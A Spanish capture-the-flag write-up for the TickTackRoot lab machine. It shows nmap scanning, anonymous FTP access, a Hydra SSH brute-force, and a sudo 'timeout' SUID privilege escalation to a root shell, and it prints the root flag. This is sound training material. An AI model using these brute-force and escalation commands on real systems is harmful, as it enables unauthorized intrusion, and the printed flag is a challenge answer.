Introducción

TickTackRoot es una máquina vulnerable de Thehackerslab. En este write-up, documentaremos los pasos necesarios para explotarla


Puedes encontrar la máquina en la siguiente dirección:
https://thehackerslabs.com/ticktackroot/

1. Reconocimiento

Comenzamos con la fase de reconocimiento para identificar los servicios y puertos abiertos en la máquina. Aunque la máquina proporciona su dirección IP (10.0.20.7), siempre es recomendable realizar un escaneo de red para asegurarnos de que estamos atacando la máquina correcta.

Escaneo de red

Ejecutamos `netdiscover` para mapear la red local y confirmar la IP de la máquina objetivo. En este caso, sabemos que la IP es `10.0.20.7`.



Escaneo de puertos

Realizamos un escaneo de puertos con `nmap` para identificar qué servicios están corriendo en la máquina:

```
nmap -p- -sVC -sS --min-rate 5000 -n 10.0.20.7
```

Observamos que los puertos **20 (FTP)**, **22 (SSH)** y **80 (HTTP)** están abiertos. Esto sugiere que la máquina tiene un servidor web, un servicio de FTP y acceso SSH.

2. Explotación del Servicio FTP

Acceso anónimo

Como hemos podido observar en la salida de nmap , el servicio ftp esta configurado para permitir login desde el usuario anonymous. Este suele ser un usuario por defecto en sistemas mal configurados y permite el acceso sin contraseña

El siguiente paso es intentar conectarnos al servicio FTP. Ejecutamos el siguiente comando para conectarnos como usuario anónimo:

```
ftp 10.0.20.7
```

Ingresamos `anonymous` como nombre de usuario y no especificamos contraseña. Esto nos da acceso al sistema FTP.


Una vez dentro, listamos los archivos disponibles con el comando `ls`. Observamos que existe un directorio **login** y un **index.html** que parecen ser de interesantes.

Extracción de archivos

El directorio login contiene un fichero llamado login.txt.
Descargamos ambos utilizando el comando `get`:

```
get login.txt get index.html
```

El archivo `login.txt` contiene información sobre dos usuarios: **rafael**, **monica**. Además , sabemos que **Robin** es un usuario existente debido al servicio FTP.



3. Explotación del Servicio SSH


Fuerza bruta con Hydra

Ahora que tenemos los nombres de los usuarios, podemos intentar realizar un ataque de fuerza bruta al servicio SSH, especialmente al usuario "robin".

Utilizamos **Hydra** para intentar obtener la contraseña mediante:

```
hydra -l robin -P /path/to/wordlist.txt ssh://10.0.20.7
```


> Nota: `/path/to/wordlist.txt` es el archivo de diccionario que contiene posibles contraseñas. Utiliza una lista adecuada como `rockyou.txt`.



Podemos observar que Hydra ha encontrado la contraseña y trataremos de acceder via ssh:

`ssh robin@10.0.20.7`

Introducimos la contraseña obtenida y accedemos como el usuario "robin".




4. Escalada de Privilegios

Una vez dentro, necesitamos escalar privilegios para obtener acceso root. El primer paso es verificar qué comandos podemos ejecutar con permisos de `sudo`:

`sudo -l`

Permisos de sudo



En este caso, observamos que podemos ejecutar un programa específico con `sudo` sin necesidad de contraseña. Buscamos en **GTFOBins** para ver si hay alguna forma de explotar

este problema para obtener acceso root.
En este caso podemos ver que existe un exploit sobre los timeouts y que con una sola linea de comandos podemos acceder a root


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which timeout) .

./timeout 7d /bin/sh -p
```



Esto abrirá un shell con permisos de root.

Verificación de root

Una vez dentro del shell, verificamos si tenemos acceso root ejecutando:

`whoami`

Posteriormente podemos ejecutar `pwd` para ubicar nuestro directorio actual

5. Búsqueda de la Flag

El siguiente paso es buscar la flag de root.
Navegamos con `cd` al directorio `/root`. Listamos los directorios y podemos ver que existe un archivo llamada root.txt

`cat /root/root.txt`

```
# pwd
/home/robin
# cd --
# cd ..
# ls
bin  bin.usr-is-merged  boot  cdrom  dev  etc  home  lib  lib64  lib.usr-is-merged  lost+found  media  mnt  opt  proc  root  run
# cd ..
# ls
bin  bin.usr-is-merged  boot  cdrom  dev  etc  home  lib  lib64  lib.usr-is-merged  lost+found  media  mnt  opt  proc  root  run
# cd root
# ls
root.txt
# cat root.txt
9BW5V2UJZ4NXDF3Q7CML
#
```

Enhorabuena ! has conseguido root.